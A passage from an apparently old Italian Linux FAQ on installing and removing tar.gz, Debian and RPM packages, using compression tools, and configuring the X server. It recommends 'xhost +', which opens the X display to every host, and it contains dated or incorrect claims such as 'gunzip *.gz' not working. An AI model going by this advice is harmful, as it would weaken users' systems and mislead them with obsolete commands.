[5]dove *pacchetto* è il nome del pacchetto RPM che verrà convertito in formato '`.deb`'

[6]dove *pacchetto* è il nome del pacchetto '`.deb`' che verrà convertito in formato RPM

[7]dove *pacchetto* è il nome del pacchetto RPM che verrà convertito in formato '`.tgz`' o ('`.tar.gz`')

390.4 I pacchetti - '`tar.gz`', '`tgz`'

390.4.1) Come si installano i programmi distribuiti in pacchetti '`.tar.gz`' (o '`.tgz`')?

La decompressione del contenuto dei pacchetti '`.tar.gz`' (o '`.tgz`') avviene con il comando '**`tar`**':

`#` **`tar -zxvf`** *pacchetto* **`.tar.gz`**[*Invio*][8]

Dopo avere effettuato questa operazione, è opportuno ricordarsi di leggere il contenuto dei file '`README`' ed '`INSTALL`'. Nel primo si troveranno indicazioni generali sul programma, nel secondo le istruzioni da seguire per installarlo. Un pacchetto '`.tar.gz`' generalmente è un pacchetto sorgente cioè contenente tutti i componenti necessari a compilare il programma. Altre volte invece i pacchetti '`.tar.gz`' contengono già i file binari che non necessiteranno altro che di essere eseguiti. Qui di seguito si tratterà dell'installazione di programmi distribuiti in forma sorgente.

Generalmente i comandi che si impartiscono sono in sequenza:

1. '**`./configure`**'

   (serve a costruire un file specifico per il sistema su cui si opera e che sarà utilizzato dal compilatore. Questo file si chiama file-make.)

2. '**`make`**'

   (Compila tutti i sorgenti basandosi sul file-make)

3. '**`make install`**'

   (Copia i file compilati nelle adeguate directory)

4. '**`make clean`**'

   (Elimina eventuali file temporanei generati durante la compilazione)

390.4.2) Che differenza c'è tra i pacchetti '`.tar.gz`' e i pacchetti '`.tgz`'?

La differenza sostanziale non c'è. Si tratta di utilizzare a volte il formato '`.tgz`' per poter permettere una maggior compatibilità con sistemi operativi che utilizzano nomi di file in formato 8+3.

390.4.3) Come si visualizza il contenuto dei pacchetti '`.tar.gz`' o '`.tgz`'

Dopo aver decompresso il pacchetto con '**`gunzip`**':

`$` **`gunzip`** *file* **`.tar.gz`**[*Invio*][9]

si darà il comando:

`$` **`tar -t file.tar`**[*Invio*]

Questi due comandi possono essere riassunti in uno solo:

`$` **`tar -tzf file.tar.gz`**[*Invio*]

---

[8] dove *pacchetto* è il nome del pacchetto da decomprimere

[9] *file*.tar.gz o *file*.tgz

390.4.4) Come si decomprimono i pacchetti '`.tar.gz`' o '`.tgz`'?

```
# tar -zxvf file.tar.gz (o tgz)[ Invio ]
```

La '**`z`**' evita di utilizzare '**`gunzip`**' prima di '**`tar`**'.

390.4.5) Come si disinstallano i programmi originariamente installati da pacchetti '`.tar.gz`' o '`.tgz`'?

Per disinstallare un programma che originariamente era stato installato da un pacchetto sorgente si potranno utilizzare diverse metodiche:

Qualora si sia utilizzato '**`installwatch`**' all'atto dell'installazione, sarà possibile risalire facilmente a tutte le operazioni che vennero svolte allora e quindi anche alla posizione dei file installati. '**`installwatch`**' crea infatti un file di testo con queste informazioni; sarebbe quindi utile creare tanti file di testo quanti sono i programmi installati da pacchetti in forma sorgente.

Si ricordi inoltre che alcuni pacchetti permettono anche comandi come '**`make uninstall`**' o '**`make distclean`**'; purtroppo però questo non sempre accade.

Un altro modo è quello di leggere il '`Makefile`' per controllare quali sono le directory in cui il programma viene installato per potere quindi rimuovere i file manualmente.

Infine, a volte capita che vengano generati dei file di registro (*log*) con l'elenco dei file installati e la loro posizione all'interno del file system.

390.4.6) Come si creano i propri pacchetti '`.tar.gz`' o '`.tgz`'?

Il seguente comando genererà nella directory corrente il file compresso '`nome_archivio.tar.gz`' contenente il contenuto delle directory '`/etc/`', '`/home/`' '`/root/`' '`/var/`' '`/usr/local/`':

```
# tar zcvf nome_archivio .tar.gz /etc /home /root /var /usr/local[ Invio ]
```

390.4.7) Come si creano pacchetti '`.tar.gz`' o '`.tgz`' nel cui nome venga inserita la data di creazione?

Per creare un pacchetto '`.tar.gz`' che nel nome del file contenga la data della creazione si potrà impartire il seguente comando:

```
# tar zcvf nome -'date +%d%m%Y'.tar.gz /directory/[ Invio ]
```

390.4.8) Come si creano i pacchetti '`.tar.gz`' o '`.tgz`' sequenziali su dischetti?

```
$ tar -c -f /dev/fd0 -L 1440 -M -v /home/utente /[ Invio ]
```

390.4.9) Come si ripristinano i pacchetti '`.tar.gz`' o '`.tgz`' archiviati su dischetti sequenziali?

Il comando da impartire per ripristinare il contenuto di un archivio presente su più dischetti è il seguente:

$ **`tar -x -f /dev/fd0 -L 1440 -M -v -p --same-owner`**[*Invio*]

390.5 I pacchetti - '`deb`'

390.5.1) Come si installano i pacchetti Debian?

I pacchetti delle distribuzioni basate su Debian hanno estensione '`.deb`'. Per poterli gestire è necessario utilizzare il comando '**`dpkg`**'. Per installare ad esempio il pacchetto '`nome.deb`' si impartirà il comando:

`dpkg -i nome.deb`[*Invio*]

Come '**`rpm -i`**', però, '**`dpkg`**' non è molto evoluto e si preferisce e si consiglia di utilizzare '**`apt-get`**' (fare riferimento alla LDR 390.5.10. Meglio ancora è utilizzare Dselect con '**`apt-get`**' (fare riferimento alle LDR 390.5.10 e 390.5.9).

390.5.2) Come si aggiornano i pacchetti Debian?

Il comando da utilizzare è lo stesso che si impiega per l'installazione:

`dpkg -i` *nome* **`.deb`**[*Invio*]

o:

`apt-get install` *nome* [*Invio*][10]

se il pacchetto proposto è una versione più recente di quello già installato viene fatto l'aggiornamento.

390.5.3) Come si disinstallano i pacchetti Debian?

Il comando da utilizzare per disinstallare un pacchetto '`.deb`' è:

`dpkg -r` *nome* [*Invio*]

Si consiglia in ogni caso però di provare prima:

`dpkg --no-act -r` *nome* [*Invio*]

per controllare se la disinstallazione del pacchetto compromette l'integrità del sistema (ci possono essere altri pacchetti che dipendono da quello). Un altro metodo per la disinstallazione è con '**`apt-get`**':

`apt-get remove` *nome* [*Invio*]

[10]fare riferimento alla LDR 390.5.10.

390.5.4) Come si verifica l'installazione dei pacchetti Debian?

Per verificare la corretta installazione di un pacchetto '`.deb`' si utilizzerà il seguente comando:

\# **`dpkg -s`** *nome* [*Invio*]

Questo rende, oltre allo stato di installazione, anche altre informazioni sul pacchetto (come la descrizione del suo contenuto e i pacchetti da cui esso dipende). Per controllare la corretta installazione di tutti i pacchetti del sistema si utilizzerà '**`apt-get`**':

\# **`apt-get check`**[*Invio*]

390.5.5) Da quale pacchetto Debian proviene un determinato file?

Per sapere ad esempio da quale pacchetto proviene il file '`access.conf`', si utilizzerà il comando:

\# **`dpkg -S access.conf`**[*Invio*][11]

Ecco un output eventuale:

```
apache: /usr/share/doc/apache/examples/access.conf-dist
apache: /usr/share/doc/apache/examples/access.conf
libpam-modules: /etc/security/access.conf
```

390.5.6) Come si fa a conoscere le dipendenze di un pacchetto Debian installato?

Per sapere le dipendenze di un pacchetto già installato nel sistema si potrà fare con il comando:

\# **`dpkg -s`** *nome*[*Invio*]

prestando attenzione alla riga '**`Depends: `**'. Per sapere quindi le dipendenze del pacchetto '`ppp.deb`' si impartirà il comando:

\# **`dpkg -s ppp`**[*Invio*]

e si riceverà qualcosa simile a quanto segue:

```
Package: ppp
Status: install ok installed
Priority: standard
Section: base
Installed-Size: 473
Maintainer: Philip Hands <phil@hands.com>
Version: 2.3.11-1.4
Replaces: ppp-pam
Depends: libc6 (>= 2.1.2), libpam0g,
         libpam-modules, netbase, sysvinit (>= 2.75-4)
Suggests: debconf
Conflicts: ppp-pam
Conffiles:
 /etc/pam.d/ppp f12a620f26f0ae4ee1db5a20e5c6cfb1
 /etc/init.d/ppp 6b40e38e43c3449705cd20abe2ae3683
 /etc/ppp/options 74c30c6772c36934aa054e6822e96167
 /etc/ppp/no_ppp_on_boot ae1f437f0adc7e9dc1906cfe12abf863
```

[11] l'eventuale percorso per '`access.conf`' non deve essere specificato se si desidera sapere tutti i pacchetti di provenienza di tutti gli '`access.conf`' presenti nel sistema.

```
 /etc/ppp/ip-up d51a6efe41a8e2f0d5c473b17f228c8e
 /etc/ppp/ip-down 390b74816e426003b03d1f4bc892c6db
Description: Point-to-Point Protocol (PPP) daemon.
 The Point-to-Point Protocol (PPP) provides a standard way to transmit
 datagrams over a serial link, as well as a standard way for the machines
 at either end of the link (the "peers") to negotiate various optional
 characteristics of the link.  Using PPP, a serial link can be used to
 transmit Internet Protocol (IP) datagrams, allowing TCP/IP connections
 between the peers.
 .
 This package contains pppd with PAM support built-in, so 'ppp-pam'
 package is obsolete.
```

390.5.7) Come si fa ad ottenere la descrizione e l'elenco del contenuto dei pacchetti Debian?

Come già indicato nella LDR 390.5.6 si utilizzerà la seguente sintassi:

\# **dpkg -s** *nome* [*Invio*]

per recuperare informazioni su un pacchetto installato e:

\# **dpkg --info** *nome* **.deb**[*Invio*]

per recuperarle da uno non installato.

Per sapere quali file sono contenuti in un pacchetto, se è installato:

\# **dpkg -L** *nome* [*Invio*]

se non lo è:

\# **dpkg --contents** *nome* **.deb**[*Invio*]

390.5.8) Come si visualizza l'elenco dei pacchetti Debian installati?

Per avere una lista dei pacchetti installati si darà il comando:

\# **dpkg -l**[*Invio*]

Oltre ai nomi dei pacchetti si riceverà anche indicazioni sullo stato di installazione degli stessi, sulla versione e una piccola descrizione. Ecco un estratto di esempio:

```
Desiderato=sconosciUto/Installato/Rimosso/P:eliminato/H:bloccato
| Stato=Non/Installato/file Config./U:spacchett./conf. Fallita/H:inst.parz.
|/ Err?=(nessuno)/H:bloc./necess.Reinst./X=entrambi (Stato,Err: maiusc.=gr)
||/ Nome           Versione       Descrizione
+++-==============-==============-========================================

[...]

ii  alsa-base      0.4.1i-5       ALSA driver common files
ii  apache         1.3.9-13.1     Versatile, high-performance HTTP server
ii  apache-common  1.3.9-13.1     Support files for all Apache webservers

[...]

ii  xterm          3.3.6-11potato X terminal emulator
ii  xviddetect     0.3-2.1        XFree86 installation helper

[...]
```

```
ii  zlib1g         1.1.3-5        compression library - runtime
```

390.5.9) Come funziona Dselect?

Dselect è un programma molto comodo anche se al primo approccio può sembrare un po' ostico. Per avviarlo si darà il comando '**dselect**':

\# **dselect**[*Invio*]

Scegliere '**Metodo**' ('**Access**' nelle versioni inglesi) per indicare dove sono i pacchetti. In questa sezione sarà possibile scegliere tra: '**cdrom**', '**nfs**', '**harddisk**', '**mounted**', '**floppy**', '**ftp**' e '**apt**' a seconda che si intenda scegliere come fonte di pacchetti rispettivamente un CD-ROM, una macchina collegata alla rete, un disco rigido, un file system montato, un floppy, un server FTP o il programma '**apt-get**'. Dopo avere scelto la fonte dei pacchetti, si sceglierà '**Aggiorna**' ('**Update**' nelle versioni inglesi) per permettere l'aggiornamento della lista dei pacchetti disponibili sulla fonte.

A questo punto, aggiornata la lista dei pacchetti, si potrà decidere quale pacchetto installare. Scegliere quindi '**Seleziona**' ('**Select**').

Apparirà subito un messaggio di aiuto, si dovrà premere la barra spaziatrice per eliminare questa schermata.

Apparirà una lista di pacchetti. I pacchetti desiderati si potranno scorrere con i tasti cursori oppure li si potrà cercare mediante [/][12]. Se il primo risultato della ricerca non corrisponde, si potranno cercare le voci successive con [\ ].

Una volta trovato il pacchetto si premerà:

- [+] per installarlo;
- [-] per rimuoverlo conservando però i file di configurazione;
- [_] per eradicare tutto quello che è relativo a quel pacchetto.

Il [+] ed il [-] sono quelli vicino l'[*Invio*], non quelli del tastierino numerico. Se non ci sono dipendenze, non apparirà nessun messaggio; se invece ci sono dipendenze, (dopo un messaggio di avvertimento da chiudere con la barra spaziatrice) appariranno una serie di pacchetti necessari o consigliati. Se ad esempio si seleziona il modulo PHP per PostgreSQL, apparirà la seguente lista di dipendenze: '**Apache**', '**postgres**', '**postgres_doc**', '**apache_doc**', '**php3**', ecc.

Sulla lista di dipendenze, si può sempre agire con i tasti [+] o [-] per installare o rimuovere le eventuali dipendenze. (Sarà possibile infatti ad esempio premere [-] su '**postgres_doc**' se non si volesse installare la documentazione di Apache).

In entrambe i casi (dipendenze o meno), una volta certi di avere scelto i pacchetti desiderati, si premerà [*Invio*] per uscire dalla sezione di scelta dei pacchetti.[13]

Una volta tornati al menù principale di Dselect, si dovrà premere [*Invio*] su '**Installa**' ('**Install**') per installare i pacchetti prescelti, oppure su '**Elimina**' ('**Remove**') se si era scelto di rimuovere dei pacchetti.

[12] quello che si trova sopra il tasto [*7*] e **non** quello che si trova in corrispondenza del tastierino numerico

[13] Si prema [*Q*] (maiuscola) per annullare le scelte fatte.

Se si è installato un pacchetto che per qualche ragione non è stato configurato al momento dell'installazione, selezionare '**Configura**' ('**Configure**').

Scegliere '**Termina**' ('**Quit**') per uscire.

390.5.10) Come funziona 'apt-get'?

'**apt-get**' è un programma evoluto che serve a gestire i pacchetti in Debian GNU/Linux. Nel file '/etc/apt/sources.list' vanno indicati i percorsi contenenti i pacchetti, siano essi CD-ROM, server di rete, ecc. Esiste ad esempio il programma '**apt-cdrom**' che permette di generare il file '/etc/apt/sources.list' basandosi sui CD-ROM della distribuzione in nostro possesso. Un output ipotetico di '**apt-cdrom**' per una distribuzione Debian GNU/Linux 2.2 di 3 CD-ROM è il seguente [14]:

```
deb cdrom:[Debian GNU/Linux 2.2 r0 _Potato_ Binary-1]/ unstable
                  contrib main non-US/contrib non-US/main
deb cdrom:[Debian GNU/Linux 2.2 r0 _Potato_ Binary-3]/ unstable
                  contrib main non-US/contrib non-US/main
deb cdrom:[Debian GNU/Linux 2.2 r0 _Potato_ Binary-2]/ unstable
                  contrib main non-US/contrib non-US/main
```

Si possono anche aggiungere a mano server remoti:

```
deb http://http.it.debian.org/debian stable main non-free contrib
deb http://http.it.debian.org/debian-non-US stable/non-US
                          main contrib non-free
deb http://helix.firenze.linux.it/distributions/debian woody main
```

Una volta impostate le fonti per '**apt-get**', si dovrà ricevere l'elenco di tutti i pacchetti presenti su tali fonti mediante:

apt-get update[*Invio*]

Questo comando aggiornerà le liste presenti in '/var/state/apt/list'. Una volta fatto questo, per installare un pacchetto si utilizzerà il comando:

apt-get install *nome_pacchetto* [*Invio*][15]

390.6 I pacchetti - RPM

390.6.1) Come si installano i pacchetti RPM?

Per installare un pacchetto RPM si utilizza il comando '**rpm**':

rpm -i *nome* **.rpm**[*Invio*]

oppure:

rpm -ivh *nome* **.rpm**[*Invio*][16]

[14] le tre righe sono separate per motivi tipografici ma si intendono tre righe intere
[15] il nome del pacchetto si intende senza estensione
[16] installa il pacchetto con dettagli e barra di progressione

390.6.2) Come si aggiornano i pacchetti RPM?

Per aggiornare un pacchetto RPM si utilizza il comando '**rpm**':

\# **rpm -U** *nome* **.rpm**[*Invio*]

oppure:

\# **rpm -Uvh** *nome* **.rpm**[*Invio*][17]

390.6.3) Come si disinstallano i pacchetti RPM?

Per disinstallare un pacchetto RPM si utilizza il comando '**rpm**':

\# **rpm -e** *nome* [*Invio*][18]

390.6.4) Come si verifica l'installazione di pacchetti RPM?

Per verificare la corretta installazione di un pacchetto RPM si utilizza il comando '**rpm**':

\# **rpm -V** *nome* [*Invio*][19]

390.6.5) Da qual pacchetto RPM viene un determinato file?

Si può ottenere questa informazione con le opzioni '**-qf**' del comando '**rpm**':

\# **rpm -qf** *file* [*Invio*]

390.6.6) Come si ottiene una descrizione di un pacchetto RPM?

Si può ottenere questa informazione con le opzioni '**-qpi**' del comando '**rpm**':

\# **rpm -qpi** *file* **.rpm** [*Invio*]

390.6.7) Come si visualizza l'elenco dei pacchetti RPM installati?

Si può ottenere questa informazione con le opzioni '**-qa**' del comando '**rpm**':

\# **rpm -qa** [*Invio*]

390.6.8) Come si verifica la corretta installazione di tutti i pacchetti?

Con il comando '**rpm**':

\# **rpm -Va**[*Invio*]

---

[17] aggiorna il pacchetto con dettagli e barra di progressione
[18] il nome del pacchetto si intende senza estensione
[19] il nome del pacchetto si intende senza estensione

390.6.9) Come si può verificare la corrispondenza tra un pacchetto RPM e ciò che è installato?

Con il comando '**`rpm`**':

`#` **`rpm -Vp nome.rpm`**[*Invio*]

390.6.10) Come si può installare un pacchetto RPM su destinazione diversa da quella predefinita?

Con il comando '**`rpm`**':

`#` **`rpm -i --prefix`** *percorso* *file***`.rpm`**[*Invio*]

390.7 La compressione - '`.gz`' '`.bz2`' '`.zip`'

390.7.1) Come si comprime un file?

Sono molteplici i programmi di compressione: '**`gzip`**', '**`bzip2`**'. Ecco la loro sintassi:

`$` **`gzip`** *file*[*Invio*]

e:

`$` **`bzip2`** *file*[*Invio*]

390.7.2) Cosa è un file '`.gz`'?

Un file '`.gz`' è un file compresso con '**`gzip`**' e si decomprime con:

`$` **`gzip -d`** *file*[*Invio*]

oppure con:

`$` **`gunzip`** *file*[*Invio*]

390.7.3) Cosa è un file '`.bz2`'?

Un file '`.bz2`' è un file compresso con '**`bzip2`**' e si decomprime con:

`$` **`bzip2 -d`** *file*[*Invio*]

oppure con:

`$` **`bunzip2`** *file*[*Invio*]

390.7.4) Avendo una serie di file compressi con '`gzip`', come posso decomprimerli tutti evitando di utilizzare '`gunzip`' per ognuno?

Il comando:

`gunzip *.gz`[*Invio*]

non funziona, e si deve ricorrere a uno script simile al seguente:

```
for file in `ls *.gz`
do
      gunzip $file
done
```

390.7.5) Cos'è un file '`.tar.bz2`' e come posso utilizzarlo?

Si tratta di un archivio *.tar* compresso con '**`bzip2`**'. Innanzitutto occorre decomprimere l'archivio con:

$ **`bzip2 -d`** *nomefile* **`.tar.bz2 ; tar -xvf`** *nomefile* **`.tar`** [*Invio*][20]

oppure con un unico comando:

$ **`tar -xIvf`** *nomefile* **`.tar.bz2`**[*Invio*]

[20] al posto di '**`bzip2 -d`**' si può utilizzare '**`bunzip2`**'

X

391.1 Avvio, conclusione, configurazione e risoluzione

391.1.1) Come si cambia desktop manager in una distribuzione GNU/Linux Red Hat?

Una distribuzione GNU/Linux Red Hat dispone dell'eseguibile '**`switchdesk`**' che permette di scegliere il desktop manager preferito.

391.1.2) Come si fa a sapere la versione del server X?

Con il comando:

`X -version`[*Invio*]

Questo comando restituisce versione, data di rilascio, sistema operativo, driver supportati, ecc.

391.1.3) Come si abilita e disabilita il login grafico?

Per fare in modo che all'avvio di GNU/Linux, non compaia il login dall'ambiente grafico X si deve disabilitare '**`xdm`**' o '**`gdm`**'; se si utilizza una distribuzione Debian GNU/Linux, si faccia riferimento alla LDR 391.1.4. Se si è in possesso di un'altra distribuzione, un modo per farlo è modificare il file '`/etc/inittab`' e dove c'è scritto:

```
id:5:initdefault:
```

occorrerà sostituire il 5 con un 3:

```
id:3:initdefault:
```

per cambiare livello di esecuzione (*runlevel*).

391.1.4) Come si abilita e disabilita il login grafico di una distribuzione GNU/Linux Debian?

In Debian non occorre cambiare il livello di esecuzione (*runlevel*) per eliminare la modalità grafica. La modalità grafica automatica si attiva o disattiva rispettivamente installando o rimuovendo il pacchetto che gestisce il login grafico stesso (che a scelta può essere '**`xdm`**', '**`gdm`**' o '**`wdm`**').

391.1.5) Perché l'utente '`root`' non riesce a lanciare applicazioni grafiche se il server X è stato lanciato da utente comune?

Qualsiasi utente che lancia un'applicazione grafica da un server X di un altro utente riceverà un messaggio simile al seguente:

```
Xlib: connection to ":0.0" refused by server
Xlib: Client is not authorized to connect to Server

Gtk-WARNING **: cannot open display: :0.0
```

Questo accade per motivi di sicurezza. L'utente proprietario del server X dovrà concedere il permesso di utilizzo del server agli altri utenti. L'autorizzazione viene concessa mediante il comando '**`xhost`**'. Quest'ultimo comando utilizzato con il carattere '**`+`**' concederà l'autorizzazione a tutti gli elaboratori e a tutti gli utenti:

$ **`xhost +`**[*Invio*]

Se invece si desiderasse concedere l'autorizzazione esclusivamente a una macchina o a un utente, si utilizzerà la seguente sintassi:

[+] *nome*

dove *nome* è il nome della macchina o dell'utente cui vogliamo concedere l'utilizzo dello schermo.

391.1.6) Come si può lanciare un'applicazione che gira sotto X senza attivare il gestore delle finestre?

Per lanciare un'applicazione in X senza che in quest'ultimo venga caricato il gestore delle finestre si dovrà utilizzare il comando '**`xinit`**' seguito dal nome dell'applicazione. Se ad esempio si volesse avviare solo Mozilla, si darà il comando:

$ **`xinit mozilla`**[*Invio*][1]

391.1.7) Come si lancia solamente X, senza gestori delle finestre?

Si può far partire il server X sullo sfondo senza gestori delle finestre permettendo così di avviare le applicazioni grafiche dalla console e mantenendo molto libero in termini di memoria l'ambiente grafico.

Per ottenere questo scopo, si dovrà innanzitutto avviare sullo sfondo X:

$ **`X &`**[*Invio*]

Si dovrà poi tornare, mediante la combinazione di tasti [*Ctrl+Alt+F[1-6]*] alla console da cui si era impartito il comando e esportare la variabile '**`DISPLAY`**' con il comando:

$ **`export DISPLAY=:0`**[*Invio*]

a questo punto si avrà l'autorizzazione per avviare applicazione grafiche. Si potrà digitare ad esempio:

$ **`xterm &`**[*Invio*]

per veder comparire un terminale grafico in X.

---

[1] ammesso che '**`mozilla`**' sia il nome dell'eseguibile dell'applicazione. Indicare eventualmente il percorso qualora non sia risolto automaticamente.

391.1.8) Come si possono catturare le immagini in GNU/Linux?

Per catturare le immagini in X si possono utilizzare diversi programmi ed applicativi. Gimp [2] ad esempio, permette di farlo attraverso il menù File e scegliendo '`Acquisizione`' e poi '`Screenshot...`'. Esistono però varie versioni di Gimp e la disposizione del comando di acquisizione potrebbe variare.

Oltre Gimp si deve ricordare MagiCapture [3], XVidCap [4] e l'applicativo di pannello di Gnome ScreenShooter.

Figura 391.1. MagiCapture

Figura 391.2. XVidCap

[2]**Gimp** GPL
[3]**MagiCapture** GPL
[4]**XVidCap** GPL

Figura 391.3. Gimp

Figura 391.4. L'applicativo ScreenShooter del pannello di Gnome

Per quanto riguarda i comandi da utilizzare per catturare lo schermo da console, si deve ricordare '**xwd**' (X Windows Dump). Ecco un esempio del suo utilizzo:

$ **xwd -root >** *nome*.**xwd**[*Invio*][5]

Questo comando cattura l'intero schermo. Si deve utilizzare '**xwud**'[6] per vedere le immagini:

$ **xwud -in** *nome*.**xwd**[*Invio*]

Un altro programma per console è scrot [7] .

391.1.9) Come si fa se i caratteri appaiono troppo piccoli in X ad alte risoluzioni?

Il problema nasce dal fatto che X usa, in maniera predefinita, una risoluzione di 75 dpi (*Dot Per Inch*), mentre i *monitor* sono ottimizzati per una risoluzione di 96 dpi.

Un modo per ovviare al problema è passare ad una risoluzione di 100 dpi. Si accede come utente '**root**', e si controlla di avere il pacchetto '**100dpi-fonts**' installato. Nel caso di una distribuzione Debian ad esempio, si darà il comando:

dpkg -l | grep 100[*Invio*]

che, in caso di esito positivo restituirà un *output* simile al seguente:

```
ii  xfonts-100dpi  3.3.6-2       100 dpi fonts for X
```

oppure, se si possiede una distribuzione Red Hat, si darà il comando:

[5] *nome* sarà il nome del file in formato '.xwd'.
[6] se non si disponesse di pacchetti quali Gimp o simili.
[7] **scrot** BSD

`# rpm -qa | grep 100`[*Invio*]

Nel caso il pacchetto non risultasse presente, si dovrà procedere alla sua installazione.

Per prima cosa si dovrà aprire il file '`/etc/X11/fs/config`' o a seconda delle versioni '`/etc/X11/xfs/config`' con un editor, al fine di visualizzare le seguenti righe:

```
/usr/X11R6/lib/X11/fonts/75dpi:unscaled,
/usr/X11R6/lib/X11/fonts/100dpi:unscaled,
```

A questo punto si dovrà invertire l'ordine delle due righe ottenendo quindi:

```
/usr/X11R6/lib/X11/fonts/100dpi:unscaled,
/usr/X11R6/lib/X11/fonts/75dpi:unscaled,
```

Ecco inoltre altre modifiche da fare al file '`/etc/X11/fs/config`', in cui la sezione con:

```
#100 x 100 and 75 x 75
default-resolutions = 75,75,100,100
```

dovrà essere sostituita con:

```
#100 x 100 and 75 x 75
default-resolutions=100,100,75,75
```

391.1.10) Come si può risolvere il blocco di X senza riavviare il sistema?

Se il server X si blocca, si può provare ad ucciderne il processo da un'altra console virtuale. Un altro metodo consiste nel premere la combinazione di tasti [*Ctrl+Alt+Backspace*] che dovrebbe uccidere il processo di X tornando alla console da cui esso è stato lanciato.

In genere queste due indicazioni sono sufficienti a gestire il blocco di X. Si deve però ricordare anche JSR (<*http://www.geocities.com/CapeCanaveral/Lab/7731/jsr.html*>) che serve per chiudere il server X o per riavviare il sistema tramite i tasti del joystick.

Oltre JSR, ricordiamo che è possibile includere durante la ricompilazione del kernel, il supporto per il tasto '**`magic SysRQ key`**' ([*sysrq*]). Questo tasto, sulle piattaforme '**`i386`**' corrisponde al tasto [*Stamp*] o [*Print Screen*]. La combinazione di questo tasto con altri, permette di eseguire operazioni particolari. Ad esempio:

- [*Alt+sysrq+b*] permetterà di riavviare il sistema immediatamente senza scaricare la memoria cache o smontare i dischi;
- [*Alt+sysrq+s*] permetterà di scaricare nei dischi il contenuto della memoria cache. Questa operazione è caldamente consigliata prima di impartire [*Alt+sysrq+b*] per limitare al massimo la perdita dei dati;
- [*Alt+sysrq+u*] smonterà tutti i file system. Questa operazione andrebbe eseguita prima di impartire [*Alt+sysrq+b*] e dopo [*Alt+sysrq+s*]. In genere infatti, in casi di emergenza, si utilizza la sequenza: [*Alt+sysrq+s*], [*Alt+sysrq+u*] e [*Alt+sysrq+b*];
- [*Alt+sysrq+k*] ucciderà tutti i programmi presenti sulla console virtuale;

Fare in ogni caso riferimento al file '`/usr/src/linux/Documentation/sysrq.txt`'.

391.1.11) C'è un modo per aumentare le prestazioni del server X?

Si può procedere nel modo seguente:

1. si determina l'indirizzo in memoria del *buffer* video esaminando i messaggi del server X che appaiono durante l'avvio:

   \# **startx 2>** *messaggi* [*Invio*][8]

   L'indirizzo si trova in una riga del tipo:

   ```
   S3: PCI: trio32/64 rev 54 linear FB 0xe4000000
   ```

   in questo caso di esempio è 0xe4000000;

2. In qualità di utente '**root**' si lancia il seguente comando:

   \# **echo "base=0xe4000000 size=0x200000**↩
   ↪ **type=write-combining" > /proc/mtrr** [*Invio*]

   Il campo '**size**' è l'ammontare di memoria video (per il *frame buffer*) della vostra scheda video.

Fare in ogni caso riferimento al file '`/usr/src/linux/Documentation/mtrr.txt`'.

391.1.12) Come si possono capire gli errori del server X?

Molte volte risulta difficile visualizzare gli errori che possono apparire in corrispondenza dell'invocazione del server X. In questi casi risulta utile indirizzare tali errori su un file. Ecco un esempio:

$ **startx 2>** *errori* [*Invio*][9]

Per visualizzarlo, utilizziamo il comando '**cat**' (o il '**less**'):

\# **cat** *errori* [*Invio*]

391.1.13) Come si imposta la risoluzione predefinita di X?

Per ottenere questo risultato occorre modificare il file '`/etc/XF86Config`' in modo tale che la risoluzione desiderata sia, in corrispondenza della profondità di colore prescelta, la prima. Se ad esempio si disponesse del seguente '`/etc/XF86Config`':

```
Section "Screen"
  Driver        "accel"
  Device        "Primary Card"
  Monitor       "Primary Monitor"
  DefaultColorDepth     16
  SubSection "Display"
    Depth       8
    Modes       "1600x1200" "1280x1024" "1152x864" "1024x768" "800x600"
  EndSubSection
  SubSection "Display"
    Depth       16
    Modes       "1024x768" "800x600" "640x480"
```

[8] dove *messaggi* conterrà l'output del server X.
[9] dove *errori* è il file in cui vengono indirizzati gli errori.

```
    Virtual     1024 768
  EndSubSection
EndSection
```

la profondità di colori predefinita risulta essere 16 (‘**`DefaultColorDepth = 16`**’). La risoluzione predefinita sarà allora 1024x768 come indicato dal primo valore della direttiva ‘**`Modes`**’.

391.1.14) Come si regola la profondità dei colori in X?

Si può impostare il valore della profondità di colore predefinito mediante la direttiva ‘**`DefaultColorDepth`**’ presente in ‘`/etc/X11/XF86Config`’. Se ad esempio tale file sarà composto dalle seguenti righe:

```
Section "Screen"
    Driver      "svga"
    Device      "Chips & Technologies CT65550"
    Monitor     "DSTN"
    DefaultColorDepth 16
    Subsection "Display"
        Depth       8
[...]
    EndSubsection
    Subsection "Display"
        Depth       16
[...]
    EndSubsection
```

la profondità dei colori sarà 16 bpp (*bit per pixel*).

Se invece si desiderasse impostare saltuariamente una profondità di colori diversa, si potrà farlo invocando il server X mediante l’opzione ‘**`-- -bpp`**’:

- `#` **`startx -- -bpp 16`**[*Invio*]
- `#` **`startx -- -bpp 24`**[*Invio*]
- `#` **`startx -- -bpp 32`**[*Invio*]

Questi comandi imposteranno la profondità di colore del server X rispettivamente a 16, 24 e 32 bpp.

Un altro metodo ancora consiste nel modificare il file ‘`/etc/X11/xdm/Xservers`’ (o ‘`/etc/X11/Xserver`’); nell’ultima riga si può impostare la profondità mediante l’opzione ‘**`-bpp`**’:

```
:0 local /usr/X11R6/bin/X -bpp 32
```

391.1.15) Come si elimina lo schermo virtuale?

Per eliminare lo schermo virtuale occorrerà modificare il file ‘`/etc/X11/XF86Config`’ e commentare la riga ‘**`Virtual`**’ presente nella sottosezione Display della sezione Screen.

391.1.16) Come si passa da una modalità all'altra dello schermo virtuale?

Per cambiare le modalità dello schermo virtuale si dovrà utilizzare la combinazione di tasti [*Ctrl+Alt+num(+)*] per passare dalla risoluzione attuale alla successiva e [*Ctrl+Alt+num(-)*] per passare a quella precedente.

391.1.17) L'immagine in X è decentrata, come posso risolvere questo problema?

Si può modificare la posizione dell'immagine all'interno dell'area del *monitor* mediante il programma '**`xvidtune`**':

`xvidtune`[*Invio*]

391.1.18) Come si apre una console testuale da X?

Dopo essere entrati in ambiente grafico, è possibile aprire una console testuale mediante la combinazione di tasti [*Ctrl+Alt+Fn*][10] Per effettuare operazioni da riga di comando occorre ricordare che la console testuale da cui si è invocato il server X risulterà occupata dal processo di X stesso.

391.1.19) Come si ritorna alla console grafica (X) dopo avere aperto una console testuale?

Per ritornare alla modalità grafica dopo essere entrati in una console testuale, si dovrà utilizzare la combinazione di tasti [*Ctrl+Alt+Fn*] dove [*Fn*] sarà il tasto funzione successivo a quello dell'ultima console testuale. Generalmente sono presenti 6 console testuali per cui il tasto funzione corrispondente alla modalità grafica è [*F7*]. Per valutare in ogni caso il numero di console testuali, occorrerà visualizzare il file '`/etc/inittab`'.

391.2 Gnome

391.2.1) Come si chiude contemporaneamente Enlightenment e '`gnome-panel`'?

Per uscire correttamente da Gnome ed Enlightenment si dispone di due possibilità. Ambedue riguardano il contenuto del file '`~/.xinitrc`':

